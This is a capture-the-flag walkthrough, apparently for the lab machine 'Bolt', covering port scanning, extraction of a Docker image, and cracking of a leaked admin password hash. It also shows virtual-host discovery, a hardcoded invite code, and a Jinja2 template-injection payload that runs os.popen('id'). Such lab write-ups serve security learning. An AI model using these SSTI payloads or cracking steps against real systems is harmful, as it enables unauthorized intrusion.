


Bolt - SSTI | Password Reuse | PGP Private Key Cracking


Enumeration

```
$ nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open 10.10.11.114
Nmap scan report for 10.10.11.114
Host is up (0.23s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
|   256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
|_  256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: 76362BB7970721417C5F484705E5045D
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Starter Website - About
443/tcp   open  ssl/http  nginx 1.18.0 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: 82C6406C68D91356C9A729ED456EECF4
| http-methods:
|_  Supported Methods: GET HEAD POST
|_ http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_ Requested resource was /auth/login?redirect=%2F
|_ ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=AU
| Issuer: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/
stateOrProvinceName=Some-State/countryName=AU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-24T19:11:23
| Not valid after: 2022-02-24T19:11:23
| MD5: 3ac3 4f7c ee22 88de 7967 fe85 8c42 afc6
|_ SHA-1: c606 ca92 404f 2f04 6231 68be c4c4 644f e9ed f132
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals three open ports, virtual host name from SSL certificate. Let's add it to your hosts file and visit the webpage.



We have login page and couple other pages available. Let's hit login first.



Boilerplate Code Jirga - x +

bolt.htb/register

Create an account

Your username

Your Email

Password

Confirm Password

☒ I agree to the terms and conditions

Create Account

Already have an account? [Login here](#)



We can create a new account, but it gives server error.



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

We can't login without valid creds and we can't create new account due to an issue on server. However, we can download a tar file.



Download it and extract.

```

$ ls -la
total 64
drwxr-xr-x 13 kali kali 4096 Sep 27 08:14 .
drwxr-xr-x  3 kali kali 4096 Sep 28 06:12 ..
drwxr-xr-x  3 kali kali 4096 Sep 27 09:03
187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950
drwxr-xr-x  3 kali kali 4096 Sep 27 09:00
1be1cefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c
drwxr-xr-x  3 kali kali 4096 Sep 27 10:14
2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa
drwxr-xr-x  3 kali kali 4096 Sep 27 10:15
3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab
drwxr-xr-x  3 kali kali 4096 Sep 27 10:16
3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162
drwxr-xr-x  3 kali kali 4096 Sep 27 10:13
3d7e9c6869c056cdfaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b
drwxr-xr-x  4 kali kali 4096 Sep 27 10:16
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad
drwxr-xr-x  3 kali kali 4096 Sep 27 10:15
745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
-rw-r--r--  1 kali kali 3797 Mar  5  2021
859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21577a8fa50811.json
drwxr-xr-x  3 kali kali 4096 Sep 27 10:13
9a3bb655a4d35896e951f1528578693762650f76d7fb3aa791ac8eec9f14bc77
drwxr-xr-x  3 kali kali 4096 Sep 27 09:08
a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2
drwxr-xr-x  2 kali kali 4096 Mar  5  2021
d693a85325229cdf0fec248731c346edbc4e02b0c6321e256ffc588a3e6cb26
-rw-r--r--  1 kali kali 1002 Jan  1  1970 manifest.json
-rw-r--r--  1 kali kali 119 Jan  1  1970 repositories

```

In one of the directory, we will find a database file.

```

$ ls -la a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2/layer/
total 36
drwxr-xr-x 4 kali kali  4096 Sep 27 09:16 .
drwxr-xr-x 3 kali kali  4096 Sep 27 09:08 ..
-rw-r--r-- 1 kali kali 16384 Mar  5  2021 db.sqlite3
-rw-r--r-- 1 kali kali    35 Sep 27 09:16 hash
drwx----- 2 kali kali  4096 Mar  5  2021 root
drwxrwxrwt 2 kali kali  4096 Mar  5  2021 tmp

```

Let's dump tables from the DB.

```
$ sqlite3 a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2/layer/db.sqlite3
SQLite version 3.36.0 2021-06-18 18:36:39
Enter ".help" for usage hints.
```


```
sqlite> .table
User
```

```
sqlite> select * from user;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6j1FDfF2J5q.||
```


We got credentials, but the password is stored in hash. Let's crack it.

```
$ john hash_admin --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
deadbolt          (?)
1g 0:00:00:00 DONE (2021-09-28 10:44) 1.086g/s 187826p/s 187826c/s 187826C/s
debie..curtis13
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We got the password. Let's login.




We are on admin dashboard, let's look around for any hints.




In direct chat, they are talking about other platform. Let's find the virtual hosts.

```
$ gobuster vhost -u http://bolt.htb -t 30 -w ~/tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://bolt.htb
[+] Method:       GET
[+] Threads:      30
[+] Wordlist:      /home/kali/tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2021/09/28 10:52:53 Starting gobuster in VHOST enumeration mode
=====
Found: mail.bolt.htb (Status: 200) [Size: 4943]
Found: demo.bolt.htb (Status: 302) [Size: 219]
=====
2021/09/28 10:53:32 Finished
```


We got two more virtual hosts, let's add them to our hosts file and access.





The screenshot shows a web browser window with the address bar displaying 'demo.bolt.htb/login'. The main content area features a white login form centered on a light gray background. The form is titled 'Sign in to our platform'. It contains two input fields: 'Your Username' with the value 'admin' and 'Password' with the placeholder 'Password'. Below these fields are two checkboxes: 'Remember me' and 'Lost password?'. A dark blue 'Sign in' button is positioned below the checkboxes. At the bottom of the form, there is a link that says 'Not registered? Create account'.

Both vhost's have login page, and our earlier admin credentials didn't work them. Let's create a new user on 'demo' vhost.




The screenshot shows a web browser window with the address bar displaying 'demo.bolt.htb/register'. The main content area features a white registration form centered on a light gray background. The form is titled 'Create an account'. It contains four input fields: 'Your username' with the value 'username', 'E-mail' with the value '@bolt.htb', 'Password' with the placeholder 'Password', and 'Your invite code' with the placeholder 'Invite code'. Below these fields is a checkbox labeled 'I agree to the terms and conditions'. A dark blue 'Create Account' button is positioned below the checkbox. At the bottom of the form, there is a link that says 'Already have an account? Login here'.


To create a new account on 'demo' vhost, we need to have invite code (as mentioned in direct chat). We can find invite code in downloaded data from the server.

```
$ grep -iR -A 2 'invite_code' 2>/dev/null
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/base/routes.py:
code      = request.form['invite_code']
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/base/routes.py-
if code != 'XNSS-HSJW-3NGU-8XTJ':
```

We have invite code now, let's register a new account and login.




Using these credentials, we can also login on 'mail' vhost.




The footer of 'demo' dashboard displays that, the server is using 'Flask'.




We can try SSTI on profile name.



Once you submit the profile name with SSTI payload, it will send a confirmation email. We need to confirm it.



After confirmation, nothing will happen on dashboard, but you will receive another mail with confirmed name.



As you can see, the name is '16', this is a proof that SSTI is possible on the sever side. Let's perform code execution.

Code Execution

[PayloadsAllTheThings/Server Side Template Injection at master · swisskyrepo/PayloadsAllTheThings](#)

Activity
Timeline
Settings

Email verification is required in order to update personal information.

Name

{{ self._TemplateReference__context.cycler.__init__.__globals__.__os.popen("id").read() }}

Experience

Experience

